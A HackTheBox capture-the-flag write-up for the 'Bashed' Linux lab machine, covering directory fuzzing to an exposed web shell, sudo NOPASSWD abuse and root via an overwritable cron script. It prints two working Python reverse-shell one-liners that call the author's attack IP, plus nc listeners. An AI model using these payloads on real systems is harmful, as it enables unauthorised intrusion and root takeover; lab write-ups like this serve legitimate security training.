Bashed
Walkthrough of the Bashed machine – directory fuzzing to a web shell, sudo NOPASSWD misconfiguration to pivot users, and a cron job script overwrite for root.

Bashed - HackTheBox Writeup

Bashed is an easy Linux machine on HackTheBox. It relies on directory fuzzing to discover a web shell, then a sudo NOPASSWD misconfiguration to pivot to another user, and finally a root-owned cron job script that can be overwritten for privilege escalation.
Difficulty: Easy Operating System: Linux
Themes: Directory Fuzzing, Web Shell, Sudo Misconfig, Cron Job Abuse
Reconnaissance
Initial Port Scanning
Port Scan:
1
nmap -sCV 10.129.54.29
Findings:
1
2
3
4
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
- Port 80: Apache httpd 2.4.18 (Ubuntu)
Enumeration Port 80

Browsing port 80 revealed a web application with a single hyperlink referencing “this exact server”:

Following the hyperlink redirected me to a page showing screenshots of a shell tool:
It looked like a web shell, but browsing to /uploads/phpbash.php directly returned a 404:
Initial Access
I ran feroxbuster to fuzz for directories and files:
1
feroxbuster -u http://10.129.54.29/ -d 3 -w common.txt
Findings:

/dev/phpbash.min.php/dev/phpbash.php

Accessing /dev/phpbash.php gave me a working web shell:
Lateral Movement
Browsing to /home revealed two users:

arrexel– holdsuser.txtscriptmanager– discovered to be useful later
Reverse Shell
Python was available on the target, so I used it to get a proper reverse shell:
1
python -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17.196",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
Started a listener and caught the shell:
1
2
3
rlwrap nc -nlvp 4444
Connection from 10.129.54.29:53804
www-data@bashed:/home$
Privilege Escalation
From www-data to scriptmanager
Checked sudo permissions:
1
2
3
4
5
6
7
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data can run any command as scriptmanager with no password:
1
2
3
www-data@bashed:/home$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home$
From scriptmanager to root
After gaining a shell as scriptmanager, I found a /scripts directory owned by that user:

It contained two files:
test.py– a script that createstest.txttest.txt– owned by root, created bytest.py
This suggested a root-owned cron job was periodically executing test.py. I overwrote test.py with a reverse shell payload:
1
echo 'import socket,subprocess,os;s=socket.socket();s.connect(("10.10.17.196",3030));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])' > test.py
Started a listener and waited for the cron job to trigger:
1
2
3
4
5
6
rlwrap nc -nlvp 3030
Connection from 10.129.54.29:44348
/bin/sh: 0: can't access tty; job control turned off
# cd ~
# ls
root.txt
Got a root shell. Solved – happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb